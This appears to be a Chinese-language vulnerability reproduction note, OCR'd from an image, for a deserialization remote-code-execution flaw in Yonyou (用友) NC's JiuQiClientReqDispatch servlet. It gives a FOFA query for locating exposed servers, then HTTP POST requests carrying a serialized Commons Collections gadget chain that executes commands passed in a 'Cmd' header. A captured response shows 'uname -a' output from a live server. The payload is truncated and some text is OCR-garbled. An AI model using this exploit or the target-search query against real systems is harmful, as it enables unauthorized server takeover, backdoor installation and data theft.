
Y4-69用友-NC-反序列化RCE

漏洞描述：

用友 NC JiuQiClientReqDispatch 接口存在反序列化代码执行漏洞，攻击者可通过该漏洞在服务器端任意执行代码，写入后门，获取服务器权限，进而控制整个web服务器。

网站图片：



网络测绘：

fofa语法：

FOFA：app="用友-UFIDA-NC"

漏洞复现：

payload：

```
POST /servlet/~ic/com.ufsoft.iufo.jiuqi.JiuQiClientReqDispatch HTTP/1.1
Host: your-ip
Cmd: whoami
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Length: 20434

{{unquote("\xac\xed\x00\x05sr\x00\x11java.util.HashSet\xbaD\x85\x95\x96\xb8\xb74\x03\x00\x00xpw\x0c\x00\x00\x00\x01?@\x00\x00\x00\x00\x00\x01sr\x004org.apache.commons.co
```

效果图:

Request

数据包扫描 热加载 构造请求

```
POST /servlet/~ic/com.ufsoft.iufo.jiuqi.JiuQiClientReqDispatch HTTP/1.1
Host: 1    4:81
Cmd: uname -a
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Length auto : 20434

{{unquote("\xac\xed\x00\x05sr\x00\x11java.util.
HashSet\xbaD\x85\x95\x96\xb8\xb74\x03\x00\x00xpw\x0c\x00\x00\x00\x01?
@\x00\x00\x00\x00\x00\x01sr\x004org.apache.commons.collections.keyvalue.
TiedMapEntry\x8a\xad\xd2\x9b9\xc1\x1f\xdb\x02\x00\x02L\x00\x03keyt\x00\x12Ljava/lang/Object;
L\x00\x03mapt\x00\x0fLjava/util/Map;xpt\x00\x03foosr\x00*org.apache.commons.collections.map.
LazyMapn\xe5\x94\x82\x9ey\x10\x94\x03\x00\x01L\x00\x07factoryt\x00,Lorg/apache/commons/collections/
Transformer;xpsr\x00:org.apache.commons.collections.functors.
ChainedTransformer0\xc7\x97\xec\x28z\x97\x04\x02\x00\x01[\x00\x0diTransformerst\x00-[Lorg/apache/
commons/collections/Transformer;xpur\x00-[Lorg.apache.commons.collections.Transformer;
\xbdV*\xf1\xd84\x18\x99\x02\x00\x00xp\x00\x00\x00\x07sr\x00;org.apache.commons.collections.functors.
ConstantTransformerXv\x90\x11A\x02\xb1\x94\x02\x00\x01L\x00\x09iConstantq\x00~\x00\x03xpvr\x00*org.
mozilla.javascript.DefiningClassLoader\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00xpsr\x00:org.
apache.commons.collections.functors.InvokerTransformer\x87\xe8\xffk\x7b|\xce8\x02\x00\x03
[\x00\x05iArgst\x00\x13[Ljava/lang/Object;L\x00\x0biMethodNamet\x00\x12Ljava/lang/String;
[\x00\x0biParamTypest\x00\x12[Ljava/lang/Class;xpur\x00\x13[Ljava.lang.Object;
\x90\xceX\x9f\x10s\x291\x02\x00\x00xp\x00\x00\x00\x01ur\x00\x12[Ljava.lang.Class;
\xab\x16\xd7\xae\xcb\xcdZ\x99\x02\x00\x00xp\x00\x00\x00\x00t\x00\x16getDeclaredConstructoruq\x00~\x0
0\x1a\x00\x00\x00\x01vq\x00~\x00\x1asq\x00~\x00\x13uq\x00~\x00\x18\x00\x00\x00\x01uq\x00~\x00\x18\x0
0\x00\x00\x00t\x00\x0bnewInstanceuq\x00~\x00\x1a\x00\x00\x00\x01vq\x00~\x00\x18sq\x00~\x00\x13uq\x00
```

Responses 1016bytes / 9529ms 美化

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=285334AE9FBEDC24C78E
Date: Tue, 05 Dec 2023 14:39:19 GMT
Content-Length: 1016

Linux appserver 2.6.18-274.el5 #1 SMP Fri J
GNU/Linux
...

<html>···
<head>···
<title>??????</title>···
<meta http-equiv="Content-Type" content="te
</head>···
<body>···
→

<div align="center">
????????????
··?</div>
<div align="center">
··<font style="BACKGROUND-COLOR: #fffffd" c
```

Payload 提取内容